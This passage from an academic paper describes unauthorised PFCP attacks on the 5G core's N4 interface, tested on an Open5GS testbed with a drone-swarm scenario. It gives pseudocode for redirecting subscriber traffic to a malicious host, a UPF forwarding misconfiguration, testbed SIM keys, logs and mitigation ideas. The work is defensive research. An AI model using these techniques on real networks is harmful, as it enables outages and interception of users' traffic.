This scenario does not involve the transmission of illegitimate, malformed or unauthorised packets. Instead, it involves a malicious user having obtained access directly to the UPF due to the N4 interface not being properly secured. Under this assumption, an attacker gains access to the UPF and can now purposefully misconfigure the forwarding rules. For example, under the `/proc/sys/net/ipv4` directory of the UPF, a malicious user having shell access to the UPF can re-configure the `ip_forward` attribute to `null`. This will have the same effect on the packet flow from/to the DN. It is noteworthy, that this method does not require the deletion of any PDU sessions. It nevertheless does not allow the UPF to provide access from and to the internet.

5.5 Eavesdropping User Traffic

This scenario is an extension of the PFCP Session Modification-based attack scenario. In this case, the attacker issues a Session Modification Request, to redirect user traffic from the UPF to a malicious networked element. The attacker needs to formulate a PFCP Session Modification packet, adding a new IP address in the Outer Header Creation field and enabling the `FORW` option in the `Apply Action field`. An exemplary packet would be nearly identical with the one showcased in 5.2. Similarly to the other attack variants, we can perform the eavesdropping attack in a flood-based manner, effectively gaining illegitimate access to all affected subscribers' user-plane traffic. Algorithm 4 offers a high-level description of this attack variant.

6 Results

In the context of testing all the aforementioned attack scenarios, we implemented a testbed capable of incorporating a radio layer, the 5G core layer, and a DN. Fig. 2 illustrates the structure and interfaces of our testbed. The process of deploying the 5G testbed is rather simple, thanks to the usage of `Docker` containers as the underlying framework. More specifically, for the purpose of this paper, we developed a set of `Ubuntu-based Docker` images, each implementing an `Open5GS` NF. In its basic functionality, the developed 5G testbed is similar to the testbed described by B. Dzogovic et. al. in [14].

Algorithm 4 Eavesdropping User Traffic within the 5G Core

procedure MASSEAVESDROP ▷ Execution of the attack
  $SEID \leftarrow 0x1$ ▷ Initialization of the SEID value
  $TEID \leftarrow 0x1$ ▷ Initialization of the TEID value
  $SMFaddress \leftarrow SMFinwardsFacingIfaceAddress$
  $UPFaddress \leftarrow SMFarpResponse$
  $IEapplyAction : FORW \leftarrow 1$
  $IEouterHeaderCreation : ipv4 \leftarrow maliciousNFaddress$
  while $SubscriberSessions! = eavesdropped$ **do**
    $pktPayload \leftarrow SessionModificationRequest(SEID, TEID, IEapplyAction : FORW, IEouterHeaderCreation : ipv4)$
    $SendRequest(src \leftarrow SMFaddress, dst \leftarrow UPFaddress, pktPayload)$
    $SEID \leftarrow SEID + 1$ ▷ Increment SEID value by 1
    $TEID \leftarrow TEID + 1$ ▷ Increment TEID value by 1

Our testbed also incorporates a complete and integrated RAN, based on `UERANSIM`. Complementary to this, we implemented the `Open5GS Webui` functionality, to register UEs to the data network. Fig. 6 showcases the configuration we used for the subscriber registration. Alternatively, we were able to interface directly with the underlying `mongodb` database (also a running as a containerised process) and register the subscribers directly, using the `open5gs-dbctl` script available on GitHub [15], inside the mongodb container. The Command-Line Interface (CLI) tool to register the subscribers proved to be invaluable to automate the registration of numerous UEs.

For our tests, the following parameters were used to register a virtualised UE:

- IMSI: 208930000000001
- KEY: 0C0A34601D4F07677303652C0462535B
- OPC: 63bfa50ee6523365ff14c1f45f88737d

After registering the subscriber with the parameters listed above, we were able to instantiate UEs and set up PDU sessions, as well as the appropriate interfaces. By choosing the appropriate interface, the UEs are able to connect to the DN as legitimate subscribers.

Furthermore, in the context of this paper, we implemented an environment consisting of a set of two 5G enabled drones, representing two distinct swarms as cluster heads (one 5G-enabled drone per each swarm). In the containerised environment, the role of 5G-enabled cluster head drones is assumed by `UERANSIM UE` processes in the NG-RAN layer. Correspondingly, the role of the additional swarm components is assumed by distinct Python-based processes, which transmit Ad hoc On-Demand Distance Vector (AODV) control packets to each other. The concept of this demonstration scenario is that the two distinct drone swarms are communicating over the previously established 5G tunnel in a remote area, where the cluster heads do not have a direct Line of Sight (LOS) with each other.

This scenario is highly realistic, as it involves the establishment of ad hoc routes for drone swarms, in an isolated environment, over 5G. Moreover, as UAVs are becoming increasingly prominent elements of cellular architectures and 5G-enabled drones are gaining popularity in both civilian and military applications, a such scenario is proving to constitute a viable attack vector. Adversaries targeting pivotal connectivity-extending applications can leverage attacks, such as the ones described in this paper, to perform virtually untraceable subscriber disassociation attacks and bring down entire chains of communication.

The two swarms are in indirect interface and communicate over the 5G tunnel emulated within the 5G testbed we implemented. Fig. 3 showcases the setup for the evaluation scenario. In that context, the purpose of the attacks described in section 5 is to disrupt the connectivity between the two remote clusters, which are exchanging AODV traffic via established GTP-U tunnels. At the time of writing this paper, we have successfully implemented and evaluated the following attacks scenarios:

- Unauthorised PFCP Session Deletion Request
- Unauthorised PFCP Session Deletion Request Flood
- Unauthorised PFCP Session Modification Request
- Unauthorised PFCP Session Modification Request Flood
- Unauthorised PFCP Session Establishment Flood
- Unauthorised UPF Forwarding Rules Misconfiguration

In the case of the first attack of the list above (Unauthorised PFCP Session Deletion Request), the scenario involved targeting a subscriber session with a known SEID. This attack was validated by checking whether the target UE still had access to the DN. When the GTP-U tunnel was effectively disrupted, we cross-referenced the logs of the UPF and the affected UE. The attack was successful since the UE could not access the DN or register its disassociation from the DN.

In the case of the second attack from the list above (Unauthorised PFCP Session Deletion Request Flood), the scenario involved targeting a set of subscribers with unknown SEIDs (see Algorithm 1). As in the case with the previous scenario, this attack was validated by checking whether the target (set of) UE(s) still had access to the DN. When the GTP-U tunnel(s) was/were effectively disrupted, we cross-referenced the logs of the UPF and the affected UE(s). The attack was successful since the UEs were not allowed to access the DN and could not register their disassociation.

Concerning the case of the third attack from the list (Unauthorised PFCP Session Modification Request), the scenario involved targeting a subscriber session with a known SEID. This attack was validated by checking whether the target UE retained access to the DN. When the GTP-U tunnel was effectively disrupted, we cross-referenced the logs of the UPF and the affected UE. The attack was successful since the UE could not access the DN or register its disassociation from the DN.

In the case of the fourth attack from the list above (Unauthorised PFCP Session Modification Request Flood), the scenario involved targeting a set of subscribers with unknown SEIDs (see Algorithm 2). As in the case with the previous scenario, this attack was validated by checking whether the target (set of) UE(s) still had access to the DN. When the GTP-U tunnel(s) was/were effectively disrupted, we cross-referenced the logs of the UPF and the affected UE(s). The attack was successful since the UEs were not allowed to access the DN and could not register their disassociation.

Regarding the fifth attack (Unauthorised PFCP Session Establishment Flood), the scenario involved transmitting thousands of session establishment requests with random or incrementally increasing SEIDs, random UE IP addresses and user-defined gNB addresses. This attack was validated by generating the traffic with a Python script from the UPF and checking the incoming packets at the UPF's end.

Lastly, in the case of the sixth attack of the list above (Unauthorised UPF Forwarding Rules Misconfiguration), the scenario involved gaining shell access directly to the UPF and modifying the forwarding rule, as specified in 5.4. This attack was validated by checking whether the affected UEs still had access to the DN. The attack was successful since the UEs are not able to access the DN.

Observing the logs of the UPF we can see that following the transmission of the illegitimate PFCP Session Deletion Request, the UPF indeed removes the targeted session.

```
root@open5gs-upf:/# tail -f /var/log/open5gs/upf.log
[app] INFO: File Logging: '/var/log/open5gs/upf.log
[pfcp] INFO: pfcp_server() [172.21.0.110]:8805
[gtp] INFO: gtp_server() [172.21.0.110]:2152
[app] INFO: UPF initialize...done
[pfcp] INFO: ogs_pfcp_connect() [172.21.0.107]:8805
[upf] INFO: PFCP associated (../src/upf/pfcp-sm.c:173)
[upf] INFO: [Added] Number of UPF-Sessions is now 1
[gtp] INFO: gtp_connect() [172.21.0.107]:2152
[upf] INFO: UE SEID[CP:0x1 UP:0x1] APN[internet] PDN-Type[1]
[gtp] INFO: gtp_connect() [172.21.0.111]:2152
[core] ERROR: epoll failed (4:Interrupted system call)
[core] ERROR: epoll failed (4:Interrupted system call)
[core] ERROR: epoll failed (4:Interrupted system call)
[upf] ERROR: No Context (../src/upf/n4-handler.c:191)
[core] ERROR: epoll failed (4:Interrupted system call)
[core] ERROR: epoll failed (4:Interrupted system call)
[upf] ERROR: No Context (../src/upf/n4-handler.c:394)
[upf] INFO: [Added] Number of UPF-Sessions is now 1
[upf] ERROR: No Context (../src/upf/n4-handler.c:394)
[upf] INFO: [Removed] Number of UPF-sessions is now 0
```

Interestingly, checking the logs of the UE does not reveal any issue with the PDU session after the attack has been implemented. This means that while the PDU session has been interrupted and the 5G tunnel to the DN is down, the link appears to be up at a Non-Access Stratum (NAS) level.

```
root@ueransim-ue:/UERANSIM/build# ./nr-ue -c ./oai-ue.yaml
[nas] [info] UE switches to state [MM-DEREGISTERED/PLMN-SEARCH]
[rls] [debug] Coverage change detected. [1] cell entered
[nas] [info] Serving cell determined [UERANSIM-gnb-208-93-1]
[nas] [info] UE switches to state [MM-DEREGISTERED/NORMAL-SERVICE]
[nas] [debug] Sending Initial Registration
[nas] [info] UE switches to state [MM-REGISTER-INITIATED/NA]
[rrc] [debug] Sending RRC Setup Request
[rrc] [info] RRC connection established
[nas] [info] UE switches to state [CM-CONNECTED]
[nas] [debug] Security Mode Command received
```

```
[nas] [debug] Selected integrity[2] ciphering[0]
[nas] [debug] Registration accept received
[nas] [info] UE switches to state [MM-REGISTERED/NORMAL-SERVICE]
[nas] [info] Initial Registration is successful
[nas] [info] Initial PDU sessions are establishing
[nas] [debug] Sending PDU Session Establishment Request
[nas] [debug] PDU Session Establishment Accept received
[nas] [info] PDU Session establishment is successful PSI
[app] [info] Connection setup for PDU session is successful
```

We can deduct that radio-level signalling is completely unaffected, and from the perspective of the user, the UE functions normally. This highlights the severity of this attack. For a subscriber, it is extremely difficult to diagnose this attack, as all logs and connectivity to the 5G RAN appears to be normal. One potential way to re-establish DN access for subscribers would be to enter the range of another gNB and re-initiate the PDU Session Establishment procedure, as described in detail in 4.3, by performing the same sequential chain of requests to the RAN, AMF, UDN, PCF and UPF. Alternatively, disabling and re-enabling the Subscriber Information Module (SIM) card will force the repetition of the same chain of events, without requiring the user to enter the range of a new gNB.

7 Discussion

We evaluate the aforementioned attacks, and documented their impact on subscribers' connectivity in a UAV-based scenario. The findings are rather interesting, as we were capable of depriving the targeted subscriber-UAVs from internet connectivity. The successful implementation of said attacks, provides insight on potential improvements in the involved protocols can be implemented. Considering the complex procedures described in detail in subsection 4.3 and visualised in 1, we have deducted that the registration, and consequently, modification and de-registration of subscriber sessions in the 5G core is not a full-duplex process; for example, sending a PFCP Session Establishment Request directly from the SMF to the UPF and skipping the previous steps, will not report anything "backwards" to the PCF, UDN, AMF or the RAN. Studying the logs of the corresponding NFs reveals that as far as the aforementioned elements are concerned, no such request has ever been transmitted. We can exploit this lack of inter-NF coordination to perform highly impactful session deletion attacks. By illegitimately transmitting Session Deletion requests, we were capable of cutting off GTP-U tunnels, without notifying the rest of the involved NFs or subscribers. As demonstrated by the logs in Section 6, the UE still considers itself connected to the DN trough the 5G core, even though it has been de-registered from the UPF and no connectivity can be achieved.

A potential solution to this set of attacks would be to cross-reference 5G core NF service logs for potential miss-matches in registration, modification and de-registration logs. For example, assuming that the analysed Session Deletion attack was implemented successfully, the logs of the UPF, AMF and RAN will not match. Enabling log-aware session reporting would enable services such as the AMF and the RAN to be aware of all (legitimate and illegitimate alike) session control signalling. The investigated and implemented attacks show inherent PFCP weaknesses, as well

as potential augmentations in the session control and logging process of the 5G core. It should be noted that while indeed, the targeted protocol has severe weaknesses, it is exchanged by NFs inside operators' networks. Assuming that the N4 interface is optimally secured, the attacks find little to no applicability. Nevertheless, as no interface can be perfectly secured and no network is impenetrable, such weaknesses are not to be taken lightly. It should be noted that all it takes to bring down subscriber's connection to the internet in a nearly untraceable manner, is a sub-optimally secured N4 interface.

8 Conclusions

In this paper, we analyse the overall functionality of the standardised 5G architecture. We explain the interactions between pivotal elements in the 5G core, as well as the interfaces between said components. Moreover, we thoroughly document and explain the process and internal procedures behind the establishment of subscriber PDU sessions, emphasising the N4 interface. After documenting functionalities and attributes of the PFCP protocol, we examine a set of N4-targeting DoS attacks. We begin by analysing an attack based on unauthorised PFCP Session Deletion Requests to de-register specific subscribers, as well as a variant of this attack targeting a set of subscribers, as well as a flood-based variant of this attack. Similarly, we analyse a DoS attack, using Unauthorised PFCP Session Modification messages and a variant of said attack. We also analyse a DoS attack via Unauthorised PFCP Session Establishment Flood Attack. Additionally, we investigate and analyse a misconfiguration attack, which disrupts affected GTP-U tunnels. Lastly, we describe a more complex attack to facilitate eavesdropping user traffic. Concluding, we discuss potential mitigation measures to decrease the chance of such attacks being implemented successfully, even with a sub-optimally secured N4 interface.

9 Declarations

Availability of data and materials

Data sharing not applicable to this article as no datasets were generated or analysed during the current study.

Competing interests

The authors declare that they have no competing interests.

Abbreviations

IoT: Internet of Things; NG-RAN: Next-Generation Radio Access Network; PFCP: Packet Forwarding Control Protocol; NFs: Network Functions; DoS: Denial of Service; QoS: Quality of Service; UAV: Unmanned Aerial Vehicle; DDoS: Distributed DoS; RBS: Rogue Base Station; V2X: Vehicle-to-everything; 3GPP: 3rd Generation Partnership Project; ITU: International Telecommunications Union; AMF: Access and Mobility Management Function; SMF: Session Management Function; UPF: User Plane Function; NSSF: Network Slice Selection Function; NEF: Network Exposure Function, NRF: Network Repository Function; PCF: Policy Control Function; UDM: Unified Data Management; AF: Application Function; AUSF: Authentication Server Function, DN: Data Network; RAN: Radio Access Network; UE: User Equipment; PDU: Protocol Data Unit; NSI: Network Slicing Instance; NSSAI: Network Slice Selection Assistance Information; gNB: gNodeB; GTP-U: GPRS Tunnelling Protocol User-plane; RRC: Radio Resource Control; SEID: Session Endpoint Identifier; NGAP: NG Application Protocol; QFI: QoS Flow Identifier; AMBR: Aggregate Maximum Bit Rate; PDR: Packet Detection Rule; FAR: Forwarding Action Rule; BAR: Buffering Action Rule; QoS: Quality of Service; QER: Enforcement Rule; URR: Usage Reporting Rules; TEID: Tunnel Endpoint Identifier; CLI: Command-Line Interface; AODV: Ad hoc On-Demand Distance Vector; LoS: Line of Sight; NAS: Non-Access Stratum.

Author's contributions

G.A. implemented the attacks, developed the testbed and contributed towards the conceptualization of the UAV-based use case scenario. P.R.G. provided technical guidance and contributed towards the implementation and conceptualization of the attacks. T.L. contributed towards the conceptualization of the testbed and the UAV-based use case scenario. W.M. contributed towards the definition and conceptualization of the attacks and provided technical guidance. A.C. contributed towards the definition and conceptualization of the attacks and provided technical guidance. D.K. contributed towards the investigation of the attacks' impact. P.S. provided technical guidance and academic support.

Funding
This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 952672 (SANCUS).

Author details
[1]Department of Computer Science, International Hellenic University, 65404, Kavala Campus, Greece. [2]K3Y Ltd., 1612 Sofia, Bulgaria. [3]Department of Electrical and Computer Engineering, University of Western Macedonia, 50100 Kozani, Greece. [4]MONTIMAGE, 75013 Paris, France. [5]UBITECH Ltd., 15231 Athens, Greece. [6]Hellenic Mediterranean University, 71004 Heraklion, Greece.

References

1. Pliatsios, D., Goudos, S.K., Lagkas, T., Argyriou, V., Boulogeorgos, A.-A.A., Sarigiannidis, P.: Drone-base-station for next-generation internet-of-things: A comparison of swarm intelligence approaches. IEEE Open Journal of Antennas and Propagation **3**, 32–47 (2022). doi:10.1109/OJAP.2021.3133459
2. Amponis, G., Lagkas, T., Zevgara, M., Katsikas, G., Xirofotos, T., Moscholios, I., Sarigiannidis, P.: Drones in b5g/6g networks as flying base stations. Drones **6**(2) (2022). doi:10.3390/drones6020039
3. Sullivan, S., Brighente, A., Kumar, S.A.P., Conti, M.: 5g security challenges and solutions: A review by osi layers. IEEE Access **9**, 116294–116314 (2021). doi:10.1109/ACCESS.2021.3105396
4. Rodriguez, J.: Security for 5G Communications, pp. 207–220 (2014). doi:10.1002/9781118867464.ch9
5. Gupta, S., Parne, B.L., Chaudhari, N.S.: Security vulnerabilities in handover authentication mechanism of 5g network. In: 2018 First International Conference on Secure Cyber Computing and Communication (ICSCCC), pp. 369–374 (2018). doi:10.1109/ICSCCC.2018.8703355
6. Ahmad, I., Kumar, T., Liyanage, M., Okwuibe, J., Ylianttila, M., Gurtov, A.: 5g security: Analysis of threats and solutions. In: 2017 IEEE Conference on Standards for Communications and Networking (CSCN), pp. 193–199 (2017). doi:10.1109/CSCN.2017.8088621
7. Kholidy, H.A., Karam, A., Sidoran, J.L., Rahman, M.A.: 5G Core Security in Edge Networks: A Vulnerability Assessment Approach. In: 2021 IEEE Symposium on Computers and Communications (ISCC), pp. 1–6 (2021). doi:10.1109/ISCC53001.2021.9631531
8. Sattar, D., Matrawy, A.: Towards Secure Slicing: Using Slice Isolation to Mitigate DDoS Attacks on 5G Core Network Slices. In: 2019 IEEE Conference on Communications and Network Security (CNS), pp. 82–90 (2019). doi:10.1109/CNS.2019.8802852
9. Sathi, V.N., Murthy, C.S.R.: Distributed Slice Mobility Attack: A Novel Targeted Attack Against Network Slices of 5G Networks. IEEE Networking Letters **3**(1), 5–9 (2021). doi:10.1109/LNET.2020.3044642
10. Yala, L., Cherrared, S., Panek, G., Imadali, S., Bousselmi, A.: 5G Experimentation Framework: Architecture Specifications, Design and Deployment. In: 2020 23rd Conference on Innovation in Clouds, Internet and Networks and Workshops (ICIN), pp. 159–161 (2020). doi:10.1109/ICIN48450.2020.9059458
11. Saedi, M., Moore, A., Perry, P., Shojafar, M., Ullah, H., Synnott, J., Brown, R., Herwono, I.: Generation of realistic signal strength measurements for a 5G Rogue Base Station attack scenario. In: 2020 IEEE Conference on Communications and Network Security (CNS), pp. 1–7 (2020). doi:10.1109/CNS48642.2020.9162275
12. Salazar, Z., Nguyen, H.N., Mallouli, W., Cavalli, A.R., Montes de Oca, E.: 5Greplay: A 5G Network Traffic Fuzzer - Application to Attack Injection. In: The 16th International Conference on Availability, Reliability and Security. ARES 2021. Association for Computing Machinery, New York, NY, USA (2021). doi:10.1145/3465481.3470079. https://doi.org/10.1145/3465481.3470079
13. Positive Technologies: 5G Standalone core security research
14. Dzogovic, B., Santos, B., Do, V.T., Feng, B., Jacot, N., Van Do, T.: Connecting remote enodeb with containerized 5g c-rans in openstack cloud. In: 2019 6th IEEE International Conference on Cyber Security and Cloud Computing (CSCloud)/ 2019 5th IEEE International Conference on Edge Computing and Scalable Cloud (EdgeCom), pp. 14–19 (2019). doi:10.1109/CSCloud/EdgeCom.2019.00013
15. Open5gs - open5gs-dbctl script. https://github.com/open5gs/open5gs/blob/main/misc/db/open5gs-dbctl

Figures

Figure 1 Subscriber Session Establishment Procedure A UML sequence diagram explaining the process for the establishment of subscriber PDU sessions

Figure 2 5G Testbed Visualization of the containerised 5G testbed used to validate the attacks performed in this paper.

Figure 3 Drone Swarm Attack Scenario Base scenario for the implementation of a 5G tunnel-targeting attack on two communicating drone swarms

Figure 4 Session Deletion DoS attack A UML sequence diagram for the session deletion attack

Figure 5 Session Modification DoS attack A UML sequence diagram for the session modification attack

Figure 6 Open5GS Subscriber Configuration Configuring the Subscriber(s) in the Open5GS Webui

Figures

Figure 1

Subscriber Session Establishment Procedure A UML sequence diagram explaining the process for the establishment of subscriber PDU sessions

Figure 2

5G Testbed Visualization of the containerised 5G testbed used to validate the attacks performed in this paper



Figure 3

Drone Swarm Attack Scenario Base scenario for the implementation of a 5G tunnel-targeting attack on two communicating drone swarms



Figure 4

Session Deletion DoS attack A UML sequence diagram for the session deletion attack



Figure 5

Session Modification DoS attack A UML sequence diagram for the session modification attack

Figure 6

Open5GS Subscriber Configuration Configuring the Subscriber(s) in the Open5GS Webui